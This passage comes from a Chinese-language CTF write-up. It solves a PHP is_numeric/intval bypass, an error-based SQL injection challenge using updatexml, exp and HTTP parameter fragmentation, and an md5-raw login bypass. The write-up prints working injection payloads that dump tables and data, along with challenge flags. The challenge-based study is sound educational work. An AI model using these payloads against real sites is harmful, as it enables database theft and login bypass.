对于第一个条件，我们需要构造是让我们的poc被函数判断为非数值，但又不影响它值的构造，理所当然想到空格字符和空字符。

而经过测试我发现is_numeric函数对于空字符%00，无论是%00放在前后都可以判断为非数值，而%20空格字符只能放在数值后。所以，查看函数发现该函数对对于第一个空格字符会跳过空格字符判断，接着后面的判断！！

00截断在很多时候都有妙用

在我们提交数据的时候如果有限制的话，就可以利用intval（）函数00截断

其实2,3 在实际应用中不常见，知识给我们一个提示顺便介绍intval（）函数

②用科学计数法构造0=0

因为要求不能为回文数，但又要满足intval($req["number"])=intval(strrev($req["number"]))，所以我们采用科学计数法构造

poc为number=0e-0%00　　这样的话我们就可以绕过。

FLAG{2dd8711082fe24c19ae8}

21.加了料的报错注入

http://www.vuln.cn/6772

<!-- $sql="select * from users where username='$username' and password='$password'"; -->

select * from users where username='1" and password='or'1';

1' or '1

想得到'1'or'1'
爆出
You are our member, welcome to enter

UpdateXml()（https://www.cnblogs.com/MiWhite/p/6228491.html）

UPDATEXML (XML_document, XPath_string, new_value);
第一个参数：XML_document是String格式，为XML文档对象的名称，文中为Doc

第二个参数：XPath_string (Xpath格式的字符串)，如果不了解Xpath语法，可以在网上查找教程。
第三个参数：new_value，String格式，替换查找到的符合条件的数据
http://www.XXXlll.com/a.php?id=1 and updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)
CONCAT(str1,str2,…)

返回结果为连接参数产生的字符串。如有任何一个参数为NULL ，则返回值为 NULL。

通过查询@@version,返回版本。然后CONCAT将其字符串化。因为UPDATEXML第二个参数需要Xpath格式的字符串,所以不符合要求，然后报错。

错误大概会是：
ERROR 1105 (HY000): XPATH syntax error: ':root@localhost'

username=0&password=1'or pcat()or'1
基本操作用or语句报错
FUNCTION error_based_hpf.pcat does not exist
这里有个hpf，hpf全称为HTTP Parameter Fragment，sql注入里有一种就叫http分割注入

payload：

username=' or updatexml/*&password=*/(1,concat(0x3a,(select user())0x3a),1) or '

这里username最后为 /* 而password最前面为*/ 在拼接的时候就实现了/* */注释功能

这一题的意思就是在username过滤()，password过滤报错语句，因此我们要在username处使用报错语句，password处使用()

知道原理后开始操作：知道了库名之后接下来就是拿表，但由于这里和谐了limit，=与like，这里需要用regexp来代替=

payload:

username=' or updatexml/*&password=*/(1,concat(0x7e,(SELECT group_concat(table_name) FROM information_schema.tables where table_schema regexp database()),0x7e),1) or '

爆字段：

payload：

username=' or updatexml/*&password=*/(1,concat(0x7e,(SELECT group_concat(column_name) FROM information_schema.columns where table_name regexp 'ffll44jj'),0x7e),1) or '

愉悦的去拿flag

payload：

username=' or updatexml/*&password=*/(1,concat(0x7e,(SELECT value FROM ffll44jj),0x7e),1) or '

虽然结果出来了，但想到前面p神还提到另一种思路，由于题目没有过滤regexp，那么这里可以直接在password处采用exp报错

之前已经知道了数据库名，那么我们直接来报表名：

payload：

username=0&password=' or exp(~(select*from (select group_concat(table_name) from information_schema.tables where table_schema regexp database())x)) or '1

接着是列

payload：

username=0&password=' or exp(~(select*from (select group_concat(column_name) from information_schema.columns where table_name regexp 'ffll44jj')x)) or '1

最后来dump数据：

payload：

username=0&password=' or exp(~(select*from (select value from ffll44jj)x)) or '1

22.后台登录

这道题考的是md5函数的漏洞

查看源码发现

```
<!-- $password=$_POST['password'];
    $sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
    $result=mysqli_query($link,$sql);
        if(mysqli_num_rows($result)>0){
            echo 'flag is :'.$flag;
.md5($password,true).
```

md5 (string,raw)
参数 描述
string 必需。规定要计算的字符串。
raw 可选。规定十六进制或二进制输出格式：
TRUE – 原始 16 字符二进制格式
FALSE – 默认。32 字符十六进制数

在代码中如果出现md5($password,true)

当md5后的hex转换成字符串后，如果包含 ‘or'<trash> 这样的字符串，那整个sql变成

SELECTS * FROM admin WHERE pass = "or'6<trash>'

在网上搜了一个字符串：ffifdyop

md5后，276f722736c95d99e921722cf9ed621c

再转成字符串： 'or'6<trash>

这样就可以使用admin管理员登陆